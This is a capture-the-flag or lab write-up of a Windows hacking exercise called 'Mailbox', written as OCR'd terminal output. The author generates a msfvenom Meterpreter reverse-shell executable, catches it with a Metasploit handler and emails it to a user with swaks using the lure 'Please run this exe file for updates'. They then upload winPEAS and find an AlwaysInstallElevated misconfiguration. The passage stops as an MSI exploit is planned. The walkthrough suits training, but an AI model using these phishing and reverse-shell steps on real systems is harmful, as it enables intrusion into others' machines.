
Question 3: Mailbox (Windows Hacking)


this question starts with us having to send a phishing email to the target. we were given 3 emails, noreply, support and mike. for me, i got a call back from mike.

but before that we need to create a shell.exe exploit using msfvenom to use in our phishing email.




```
—# msfvenom -p windows/meterpreter/reverse_tcp lhost=100.100.0.16 lport=9999 -f exe -o shell2.exe
-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
-] No arch selected, selecting arch: x86 from the payload
o encoder specified, outputting raw payload
ayload size: 354 bytes
inal size of exe file: 73802 bytes
aved as: shell2.exe
```

we will then create a handler. i used msfconsole (metasploit) but you can also use netcat and run it




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.100.0.16:9999
[*] Sending stage (175686 bytes) to 10.10.0.114
[*] Meterpreter session 3 opened (100.100.0.16:9999 → 10.10.0.114:5049
```

once the email is sent, we would receive a connection to our handler.




```
└─# swaks --to mike@sandbox.local --from administrator@sandbox.local --header "Subject: Updates" --body "Please run this exe file for updates" --server sandbox.local --attach @shell2.exe
=== Trying sandbox.local:25...
=== Connected to sandbox.local.
<-  220 DESKTOP-T5SSK6Q Axigen ESMTP ready
 -> EHLO kali
<-  250-DESKTOP-T5SSK6Q Axigen ESMTP hello
<-  250-PIPELINING
<-  250-AUTH PLAIN LOGIN CRAM-MD5 DIGEST-MD5 GSSAPI
<-  250-AUTH=PLAIN LOGIN CRAM-MD5 DIGEST-MD5 GSSAPI
<-  250-8BITMIME
<-  250-BINARYMIME
<-  250-CHUNKING
<-  250-SIZE 10485760
<-  250-STARTTLS
<-  250-HELP
<-  250 OK
 -> MAIL FROM:<administrator@sandbox.local>
<-  250 Sender accepted
 -> RCPT TO:<mike@sandbox.local>
<-  250 Recipient accepted
 -> DATA
<-  354 Ready to receive data; remember <CRLF>.<CRLF>
 -> Date: Thu, 22 Aug 2024 09:02:41 -0400
 -> To: mike@sandbox.local
 -> From: administrator@sandbox.local
 -> Subject: Updates
 -> Message-Id: <20240822090241.1297784@kali>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_1297784"
 ->
 -> ------=_MIME_BOUNDARY_000_1297784
 -> Content-Type: text/plain
 ->
 -> Please run this exe file for updates
 -> ------=_MIME_BOUNDARY_000_1297784
 -> Content-Type: application/octet-stream; name="@shell2.exe"
 -> Content-Description: @shell2.exe
 -> Content-Disposition: attachment; filename="@shell2.exe"
 -> Content-Transfer-Encoding: BASE64
 ->
 -> TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 -> AAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
 -> ZGUuDQ0KJAAAAAAAAACTOPDW11mehddZnoXXWZ6FrEWShdNZnoVURZCF3lmehbhGlIXcWZ6FuEaa
 -> hdRZnoXXWZ+FHlmehVRRw4XfWZ6Fg3quhf9ZnoUQX5iF1lmehVJpY2jXWZ6FAAAAAAAAAAAAAAAA
 -> AAAAAFBFAABMAQQAHbnwSQAAAAAAAAAAA4AAPAQsBBgAAsAAAAKAAAAAAAACZrQAAABAAAADAAAAA
 -> AEAAABAAAAAQAAAEAAAAAAAAAAAQAAAAAAAAAAGABAAAQAAAAAAAAAgAAAAAAEAAAEAAAAAAQAAAQ
 -> AAAAAAAAEAAAAAAAAAAAAAAAAbMcAAHgAAAAAUAEAyAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 -> AODBAAAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAADgAQAA
 -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAABmqQAAABAAAACwAAAAEAAAAAAAAAAAAAAA
 -> AAAAIAAAYC5yZGF0YQAA5g8AAADAAAAAEAAAAMAAAAAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAFxw
 -> AAAA0AAAAEAAAADQAAAAAAAAAAAAAAAAAABAAADALnJzcmMAAADIBwAAAFABAAAQAAAAEAEAAAAA
```

the connection we received.




```
meterpreter > getuid
Server username: DESKTOP-T5SSK6Q\Mike
meterpreter > shell
Process 20860 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
desktop-t5ssk6q\mike
```

once we are inside mike’s machine, we need to upload the winPEAS program from our machine to mikes machine to find out how we can escalate our privileges.




```
meterpreter > upload ~/winPEAS c:\Users\Mike
[*] uploading  : /root/winPEAS → c:UsersMike
[*] Uploaded 285.31 KiB of 285.31 KiB (100.0%): /root/winPEAS → c:UsersMike
[*] uploaded   : /root/winPEAS → c:UsersMike
meterpreter > ls
^C[-] Error running command ls: Interrupt
meterpreter > shell
Process 23708 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>cd Mike
cd Mike

C:\Users\Mike>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BEC1-03BC

 Directory of C:\Users\Mike

08/22/2024  11:55 AM    <DIR>          .
08/22/2024  11:55 AM    <DIR>          ..
04/25/2023  07:58 PM    <DIR>          3D Objects
04/25/2023  07:58 PM    <DIR>          Contacts
05/15/2024  09:42 PM    <DIR>          Desktop
04/25/2023  07:58 PM    <DIR>          Documents
09/24/2023  10:05 AM    <DIR>          Downloads
04/25/2023  07:58 PM    <DIR>          Favorites
04/25/2023  07:58 PM    <DIR>          Links
04/25/2023  07:58 PM    <DIR>          Music
08/22/2024  11:50 AM            59,392 nc.exe
04/25/2023  07:59 PM    <DIR>          OneDrive
04/25/2023  07:59 PM    <DIR>          Pictures
08/22/2024  11:52 AM                30 qc
08/22/2024  11:55 AM            51,712 RunasCs.exe
04/25/2023  07:58 PM    <DIR>          Saved Games
04/25/2023  07:59 PM    <DIR>          Searches
04/28/2023  07:49 AM    <DIR>          Videos
08/22/2024  11:46 AM         2,387,968 winpeas.exe
               4 File(s)      2,499,102 bytes
              15 Dir(s)  28,789,202,944 bytes free
```

we found the winPEAS in Mikes directory. now we need to run it.



```
C:\Users\Mike>winpeas.exe
winpeas.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside
the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and the
n start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause
false negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\
SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then
start a new CMD

               ((((((((((((((((((((((((((((((
        ((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########(((((((((((((
    ((((((((((((********************/#######(((((((((((
    ((((((((******************/@@@@@/****######((((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@/************((((((((
    ((##################(/******/@@@@@/****************(((((
    ((#########################(/**********************(((((
    ((##############################(/*****************(((((
    ((###################################(/************(((((
    ((######################################(**********(((((
    ((######(,.***.,(###################(..***.*******(((((
    ((######*(#####((###################((######/(*****(((((
    ((##################(/***********(##############()(((((
    (((#####################/*******(################)((((((
    ((((############################################)((((((
    (((((##########################################)(((((((
    ((((((########################################)(((((((
    (((((((######################################)((((((((
    ((((((((####################################)(((((((((
        (((((((((#################################)((((((((((
            ((((((((((((((((((((((((((((((((((((((((
                 ((((((((((((((((((((((((((((((

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes
only.Any misuse of this software will not be the responsibility of the author or of any other co
llaborator. Use it at your own devices and/or with the device owner's permission.

  WinPEAS-ng by @hacktricks_live

       /---------------------------------------------------------------------------------\
       |                             Do you like PEASS?                                  |
       |---------------------------------------------------------------------------------|
       |         Follow on Twitter         :     @hacktricks_live                        |
       |         Respect on HTB            :     SirBroccoli                             |
       |---------------------------------------------------------------------------------|
       |                                 Thank you!                                      |
       \---------------------------------------------------------------------------------/

  [+] Legend:
         Red                Indicates a special privilege over an object or something is misconf
```


after running winPEAS, we find the following misconfiguration



```
����������� Checking AlwaysInstallElevated
�  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```


we can abuse it to escalate our privileges.

to do so, we will create a msi exploit from msfvenom.



